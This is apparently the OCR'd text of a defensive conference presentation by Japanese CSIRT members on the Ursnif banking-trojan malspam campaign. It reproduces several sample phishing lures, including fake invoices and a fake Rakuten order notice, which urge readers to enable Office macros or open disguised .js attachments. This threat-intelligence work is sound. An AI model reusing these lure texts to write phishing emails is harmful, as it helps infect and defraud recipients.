Battle Against Ursnif Malspam Campaign targeting Japan

Ken Sajo: JPCERT/CC
Yasuhiro Takeda: Mizuho Financial Group, Inc
Yusuke Niwa: Itochu Corporation.
ばらまきメール回収の会

Agenda

1. Introduction
2. Abstraction of malspam
3. Threat Analysis with diamond model
4. Active Defense
5.Countermeasure against malspam
6. Summary

1-1. Who we are

- We are members of the community which called

“ばらまきメール回収の会“ between individual researcher tracking malspam

- This community is consist of CSIRT members at user side and security researchers at vendor side

Motivation

In order to reduce damages by malspam in Japan

Avtivity Overview

The organization that receives the malspam quickly share information, analyzes it together, and publicly sends out information necessary for countermeasures.

Presenter’s account: @bomccss, @AIR3_ytakeda, @gorimpthon

1-2. Today's topic

- Analysis of malspam campaign
- Analysis of threat actor
- Countermeasures against malspam

Especially we focus on Ursnif malspam campaign in today's presentation because this campaign has been the most major one since 2017

2. What is malspam?

Our definition of malspam

Email in Japanese delivered indiscriminately to Japan in order to infect malware.

*Malspam leads to infect malware by attachment files or suspicious link

2-1. History of malspam inJapan

Malspam targeting to Japan

Year	Campaign
May. 2014	VAWTRAK
Oct. 2015	Shifu(AnglerEK)
Dec. 2015	Bebloh
Mar. 2016 – Jun. 2019	**Ursnif**
Sep. 2019	Emotet


Our investigation is based on data from 2016 - Current

Ursnif (a.k.a gozi, snifula, ISFB, Papras, Dreambot)


- Banking Trojan
  - It appeared 2006 globally (Japan: 2016)
  - This malware steals financial accounts at online payment by injecting fake page.
  - Target is Financial companies account in Japan
  - This also steals credentials such as email and browser’s data in the host
- Infection Route
  - Email
  - Web
  - Other malware

2.1. Delivery volume Japanese malspam


Monthly Trends



2.1. Delivery volume Japanese malspam



2.2. Ursnif malspams



請求データ送付します

ファイル(F) 編集(E) 表示(V) メッセージ(M)
返信 グループに返信 転送

差出人: tlovebae@ina.bbiq.jp
返信先: tlovebae@ina.bbiq.jp
宛先: address@example.co.jp
件名: 請求データ送付します
日付: Tue, 6 Nov 2018 19:31:10 +0900

お疲れ様です。

添付ファイルご確認お願いいたします。
を送付致します。

ご確認のほど、宜しくお願い

添付ファイル: Microsoft Excel ワー

1 添付ファイル (79.9 kB) 名前を付けて

Doc061120182022723245.xls [保護ビュー…

ファイル ホーム 挿入 ページ レイアウト 数式 データ 校閲 表示 操作アシス サインイン 共有

保護ビュー 注意—電子メールの添付ファイルはウイルスに感染している可能性があります。編集する必要がなければ、保護ビューのままにしておくことをお勧めします。 編集を有効にする(E)

H28 責任者

2018年11月6日
見積書No. 175

御 見 積 書

TEL
FAX

(1) 以前、メッセージ バーの "編集を有効にする" をクリックします。
(2) その後、「コンテンツの有効化」ボタンをクリックします。

見 積 金 額	66,579 円(消費税込)

日付	品名	数量	単 価	金 額
11/1		1	66,579	66,579
	以上			
		合 計		66,579

見積有効期限: 見積日から1ヶ月間

責任者	担当者

見積り

準備完了 70%

請求書送付

差出人: yuichi624@kbh.biglobe.ne.jp
宛先: address@example.co.jp
件名: 請求書送付
日付: Wed, 17 Apr 2019 09:08:47 +0100 (*2019年04月17日 17時08分47秒*)

いつも大変お世話になっております。

本日出荷分のご請求書を添付致します。

ご査収の程、宜しくお願い致します。

ご確認の程、よろしくお願い致します。

■□■□■□■□■□■□■□■□■□
O.W株式会社
TEL:
e-mail:
■□■□■□■□■□■□■□■□■□
.

添付ファイル: Microsoft Excel ワーク

1 添付ファイル (100.9 kB) 名前を付けて保

新規 ドキュメントMicrosoft Excel059.xls [保護ビュ…

ファイル ホーム 挿入 ページ レイアウト 数式 データ 校閲 表示 操作アシスト… サインイン 共有

保護ビュー 注意—電子メールの添付ファイルはウイルスに感染している可能性があります。編集する必要がなければ、保護ビューのままにしておくことをお勧めします。 編集を有効にする(E)

A37

「プレビューを利用できません」


Excel

(*) 以前、メッセージ バーの "編集を有効にする" をクリックします。
(**) その後、「コンテンツの有効化」ボタンをクリックします。

注意事項

準備完了 100%

2.2. Ursnif malspams



【楽天市場】注文内容ご確認（自動配信メール）

差出人: 楽天市場 <rakuten_order@supportapple.themodernvillas.com>
宛先: address@excample.co.jp
件名: 【楽天市場】注文内容ご確認（自動配信メール）
日付: Tue, 11 Dec 2018 12:50:13 +0600 (*2018年12月11日 15時50分13秒*)

ご注文ありがとうございます

買い物かご 購入履歴 ヘルプ

この度は楽天市場内のショップ「株式会社MOA」をご利用いただきまして、誠にありがとうございます。

本メールは、お客様のご注文情報を受け付けた時点で送信される自動配信メールです。
ショップからの確認の連絡、または商品の発送をもってご購入についての契約が成立します。（in English）

ご注文内容

注文番号 222760-20181211-00154302
注文日時 2018-12-10 23:08:03

お問い合わせ先

株式会社MOA
052-640-9006
問い合わせフォームから連絡

※下記内容については、上記の問い合わせ先より直接ショップにお問い合せください。
・商品やお取引に関するご不明点
・ご注文内容の変更（商品、決済・配送方法など）
・ご注文のキャンセル手続き
※ショップの情報・返品ポリシー・営業時間はこちら
※その他ご不明点がある場合は楽天市場のヘルプページをご確認ください。

【アウトレット品】40V型LEDバックライト搭載地上デジタルフルハイビジョン液晶テレビ AT-40CM01SR（USB HDD録画対応）【生産完了品】AT40CM01SR【kk9n0d18p】

38,970円 x 1個 = 38,970円（税込、送料無料）

もっと詳しくの情報はこちら.zip

場所(L): /

名前	サイズ	種類	更新日時
もっと詳しくの情報はこちら.PDF.js	29.3 kB	JavaScript プロ…	2018年6月28日 10:48

12月、原価請求書です。

差出人: [redacted]
宛先: address@example.co.jp
件名: 12月、原価請求書です。
日付: Tue, 25 Dec 2018 16:15:10 +0900

いつも大変お世話になっております。

[redacted]でございます。

12月度分のご請求書を添付致しましたので

お手数お掛け致しますがご確認をお願い致します。

問題ないようでしたら、押印後のPDFをお送りしておりますので

こちら原本として受領頂けますと幸いです。

2 添付ファイル (290.0 kB) すべて保存する(A)

原価請求書です
214592.doc
(145.0 kB)

原価請求書です214592.doc [互換モード] - …

セキュリティの警告 一部のアクティブ コンテンツが無効にされました。クリックすると詳細が表示されます。 コンテンツの有効化

Microsoft® Office

すこし問題がありました。

上の黄色いバーの「編集を有効にする」ボタンをクリックしてください。

[illegible]黄色バーの「コンテンツの有効化」ボタンをクリックしてください。

Officeバージョンの問題により、ファイルのコンテンツ[illegible]お行いください。

以上の操作を[illegible]officeの[illegible]ファイルのコンテンツ[illegible]ます。

Fw:

差出人: Akira Matsui [redacted]
返信先: Akira Matsui <akira.matsui@robertwalters.co.jp>
宛先: address@example.co.jp
件名: Fw:
日付: Tue, 16 Apr 2019 17:39:28 -0700 (*2019年04月17日 09時39分28秒*)

お世話になります。これは
解雇される従業員のリストです。

添付ファイル: Zip アーカイブ (list.doc.zip)

1 添付ファイル (2.8 kB) 名前を付けて保存(A)

list.doc.zip

場所(L): /

名前	サイズ	種類	更新日時
list.doc.js	9.8 kB	JavaScr…	2019年4月16日 06:52


ファイル(F) 編集(E) 表示(V) メッセージ(M)
返信 グループに返信 転送
展開 +
ファイル ホーム 挿入 デザイン レイアウト 参考資料 差し込み文書 校閲 表示 操作ア サインイン 共有
貼り付け クリップボード フォント 段落 スタイル 編集
70%

2.2. Ursnif malspam campaign targeting Japan


We classified 4 phases for this campaign overview until fraud remittance

1. Delivery malspam
2. Ursnif download
3. Ursnif infection (delivery webconfig)
4. Fraud Remittance

